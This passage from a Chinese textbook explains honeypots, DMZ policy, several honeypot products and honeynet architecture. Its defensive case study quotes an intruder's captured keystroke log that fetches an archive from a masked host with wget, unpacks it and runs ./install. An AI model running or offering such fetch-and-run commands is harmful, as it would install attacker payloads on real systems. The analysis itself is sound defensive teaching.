


图 2-162

为了不让入侵者发现自己已陷入管理员所设计的圈套里，管理员会将这个“房间”（蜜罐）打扮得跟先前入侵者来过的房间一模一样。同时，管理员还必须得小心翼翼地设置蜜罐，因为 A、B、C 三台主机处在同一网络，如果入侵者能顺利地从 B 房间（蜜罐）通过窗户进入到 A（A 计算机）或 C (C 计算机)房间，那么此蜜罐就成为了入侵者进入主机的跳板。这里有点类似于 DMZ 环境，管理员在 A 和 C 房间时能观察到入侵者 B 房间里的一举一动，而入侵者却无法从房间 B 里跃至其他房间。这样，网络攻防的不平等在这里得到了有效的转变。既然蜜罐有这样的好处，那为何不在各自的电脑装上“蜜罐”来捕获黑客呢？有这个想法的读者请就此打住，蜜罐虽在一定程度上能帮助管理员分析解决问题，但它毕竟是个存在漏洞的机器，本身需要提供让入侵者乐意停留的漏洞，又要确保后台记录能正常且隐蔽地运行，像这种环境的构建对技术的要求相对来说比较高，需要达到一定的专业水平。所以，笔者在这里不鼓励读者轻易尝试。

相关知识

什么是 DMZ?

DMZ，全称为“Demilitarized Zone”，即内网和外网均不能直接访问的区域。DMZ 可以理解为一个不同于外网或内网的特殊网络区域。

其可以确定以下 6 条访问控制策略。

（1）内网可以访问外网。内网的用户需要自由地访问外网。在这一策略中，防火墙需要进行原地址转换。

（2）内网可以访问 DMZ。此策略是为了方便内网用户使用和管理 DMZ 中的服务器。

（3）外网不能访问内网。内网中存放的大都是公司内部数据，这些数据不允许外网的用户进行访问。

（4）外网可以访问 DMZ。DMZ 中的服务器本身就是要给外界提供服务的，所以外网必须可以访问 DMZ。同时，外网访问 DMZ 需要由防火墙完成对外地址到服务器实际地址的转换。

（5）DMZ 不能访问内网。如果违背此策略，则当入侵者攻陷 DMZ 时，就可以进一步进攻到内网的重要数据。

（6）DMZ 不能访问外网。此条策略也有例外，比如 DMZ 中放置邮件服务器时，就需要访问外网，否则将不能正常工作。

4. 蜜罐攻击实例分析

下面引用狩猎女神项目的攻击实例，分析其攻击实例，给读者们讲解一段 Linux 下的分析过程。

Artemis （狩猎女神）项目是北京大学计算机研究所信息安全工程研究中心推进的蜜网研究项目。2005 年 4 月 30 日，狩猎女神项目所部署的蜜网中的 Linux 8.0 蜜罐主机被黑客攻陷，并被用以进一步对外发起扫描和攻击，此攻击案例的整个捕获和分析过程如下。

（1）自动告警工具发出告警邮件及时通知管理员，显示 Linux 8.0 蜜罐主机有向外 HTTP 端口的网络连接。

（2）查看日志服务器上的 Sebek 服务器端页面，发现有下载文件的键击记录，如下所示，管理员在此期间并未有过此项操作，这说明 Linux 蜜罐已经被黑客攻陷。

```
[2005-04-30 10:52:59]# wget xxx.xxx.xx/~redalien/ovi.tar.gz
[2005-04-30 10:53:30]# tar xvzf ovi.tar.gz
[2005-04-30 10:53:44]# rm -rf ovi.tar.gz
[2005-04-30 10:53:48]# cd bmw
[2005-04-30 10:53:52]# ./install
```

（3）通过查看 HoneyWall 上的 snort 报警信息，可以发现入侵者是通过攻击 Linux 蜜罐主机的 smbd 服务的漏洞攻陷主机，并获得一个 root 权限的 shell。

（4）通过 Sebek 进一步查看黑客攻陷蜜罐主机后的行为，发现黑客在 7 天内连续下载后门工具以替换系统文件如 sshd 和 login 等，同时也下载了一些批量扫描和攻击（autorooter）工具，

如 kid.tgz、wow.tgz 等，并不断地对外部主机的 139 端口（即 smbd 服务的端口）进行扫描，由于 Honeywall 上的 IPTables 对外出连接数进行了限制，结果黑客并没有利用蜜罐主机攻陷任何其他主机。

（5）黑客在蜜罐主机逗留了 7 天一无所获，于 2005 年 5 月 6 日之后再没有出现。通过对此黑客攻击案例的分析，可以发现 Sebek 所捕获的黑客键击记录对了解由黑客手动发起的攻击全过程发挥了巨大的作用。

5. 常见蜜罐产品介绍

蜜罐是一个可以模拟具有一个或多个攻击弱点的主机的系统或软件，给攻击者提供一个易于被攻击的目标。下面分别对常见的蜜罐产品进行介绍。

6. DTK

DTK（Deception Toolkit，欺骗工具包）是由 Fred Co-hen 开发的蜜罐工具，它是一个免费软件，可以在互联网上找到。它是 Perl 脚本的集合，运行于 UNIX 平台，模拟了许多已知的漏洞。它提供了一个假的口令文件，欺骗入侵者花时间去破译口令。DTK 也有很好的报告功能，一旦检测到攻击，就会通知管理员。DTK 的优点是可以修改脚本模拟任何需要的漏洞，缺点是安装、设置比较复杂，而且只能收集针对已知漏洞的攻击。

7. BOF

BOF（Back Orifice Friendly）是一种简单但又十分实用的蜜罐，运行在 Windows 操作系统环境中，目前也已出现了基于 UNIX 环境的产品。它模拟了一些基本的服务，包括 http、telnet、ftp、Back Orifice 等。一旦检测到对这些端口的连接，BOF 就进行监听并作记录。BOF 还提供了“假应答”选项，使攻击者可以顺利地连接。通过这种方式可以记录 http 攻击、telnet 暴力穷举登录和其他一些活动。当有人利用自动扫描工具扫描系统时，它可以产生一个报警信号，及时通知管理员。BOF 的主要价值在于检测，可以监控指定端口的行为，这些端口往往是攻击者最感兴趣的。

8. Sebek

Sebek 是一种在*unix 下运行的隐蔽的蜜罐系统，说到它的隐蔽性，完全可以说得上其是管理员的 rootkit，Sebek 是运行在内核空间的一段代码，记录系统用户存取的一些或者全部数据。它可以记录入侵者在加密会话中的任一击键信息，恢复使用 SCP 拷贝的文件，捕获远程系统被记录的口令，恢复使用 Burneye（类似于 Windows 下的加壳工具）保护的二进制程序的口令和其他一些入侵分析任务相关的作用。

9. Spector

Spector 是属于比较简单的产品类蜜罐，运行于 Windows 平台。与 BOF 类似，它的主要功能是模拟服务，不过它可以模拟的服务和功能范围更加广泛，除了可以模拟服务之外，它还可以模拟多种不同的操作系统。Spector 能模拟 5 种不同的网络服务（SMTP、Telnet、Finger 和 Netbus），另外还能模拟 9 个不同的操作系统（WindowsNT、Windows95/98、MacOS、Linux、SunOS /Solaris、

Digital UNIX、NeXTStep、IrIx 和 Unisys UNIX）。Spector 具有自动捕获攻击者活动的能力，所有连接的 IP 地址、时间、服务类型和引擎的状态等信息都记录在远程主机上。Spector 的价值在于检测，它可以快速并轻松地判断出谁在干什么。它在有些方面的信息收集相对比较被动，例如，Whlos 和 DNS 查询；而在有些方面比较积极，例如，收集端口扫描攻击者的信息。

10. Honeyd

Honeyd 是由 Niels 和 rovos 创建的一种功能强大的具有开放源代码的蜜罐，运行在 UNIX 系统上，可以同时模仿上千种不同的计算机，同时呈现上千个不同的 IP 地址。Honeyd 主要用于攻击检测，它对那些没有使用的 IP 地址进行监控，这些没有使用的 IP 地址自然也就没有操作系统。无论攻击者何时试图侦听或攻击一个不存在的系统，Honeyd 都会通过 ARP 欺骗通过模拟的服务与攻击者进行交互，这些模拟的服务其实就是一些对预先设定好的行为进行反应的脚本。例如，脚本可以伪装为一个具有 Cisco IOS 登录界面的 Cisco 路由器的远程登录服务。只要建立连接，攻击者就相信他们正在交互的是一个真正的系统。Honeyd 不仅可以自动与攻击者进行交互，还可以检测任何端口上的行为。Honeyd 可以用于创建虚拟陷阱网络或者用于普通的网络监控。

11. Mantrap

Mantrap 是由 Recourse 开发的比较复杂的商业产品，运行于 Solarls 操作系统上。它不是简单地模拟一些服务，而是在 Mantrap 主机上创建了 4 个称为“监狱”的子系统，每个子系统都运行与主机相同的操作系统，但为了维护欺骗功能，会有一些小小的改动。每个“监狱”在功能上可以是独立的，也可以相互关联。可以在这些“监狱”上安装应用程序、开启各种服务等，这使得它具有更大的灵活性。对攻击者而言，有一个完整的系统可以交互，并有许多应用程序可以攻击，所有这些活动都被捕获或记录。Mantrap 可以收集针对任何已知或未知漏洞的攻击，但它也有局限性，只能在 Solaris 系统上运行，而且一旦系统被攻占，可以被入侵者用来攻击其他的系统。Mantrap 一般作为产品类蜜罐，以减轻实际工作网络的安全风险。

12. 蜜网

什么是蜜网？

根据入侵者与蜜罐的信息交互程度可将蜜罐分为低交互型蜜罐和高交互型蜜罐。低交互型蜜罐只能完成简单的信息交互，一般是通过模拟一些常用的端口或服务来工作的，入侵者的攻击行为被限制在模拟的水平以下；而高交互型蜜罐则提供了真实的操作系统和应用程序，这样入侵者将有更大的发挥空间，蜜罐也可以获取他们更多的信息。蜜网（honeynet）是一种高交互型蜜罐，它不是单一的操作系统，而是一种网络架构。蜜网技术实质上仍是一种蜜罐技术，但它与传统的蜜罐技术相比具有两大优势。首先，蜜网是一种高交互型的用来获取广泛的安全威胁信息的蜜罐，高交互意味着蜜网是用真实的系统、应用程序和服务来与攻击者进行信息交互，与低交互型蜜罐相比，高交互型蜜罐可以捕获更丰富的信息，这是低交互型蜜罐无法实现的。其次，它是由多个蜜罐和防火墙、入侵检测系统、系统行为记录、自动报警、辅助分析等一系列系统和工具所组成的一整套网络结构，这种网络结构创建了一个高度可控的网络，使得管理员能有效地监视和控制

入侵者的攻击活动。典型的蜜网通常由防火墙、入侵检测系统（I.D.S）和多个蜜罐主机组成。网络拓展结构如图 2-163 所示。




图 2-163

HoneyWall 网关包括三个网络接口，其中，eth0 连接外网，eth1 连接蜜网，网关与蜜罐主机以桥接方式连接，它不会对网络数据包进行 TTL 递减，也不会提供本 MAC 地址，因此对攻击者而言，HoneyWall 网关是完全不可见的，同时 HoneyWall 网关是蜜网与其他网络连接的唯一连接点，所有流入流出蜜网的网络流量都将通过 HoneyWall 网关，并受其控制和审计。HoneyWall 的另一网络接口 eth2 连接日志记录服务器，使得 HoneyWall 捕获的数据能够及时存入日志服务器，同时也使管理员能够对远程 HoneyWall 网关进行控制。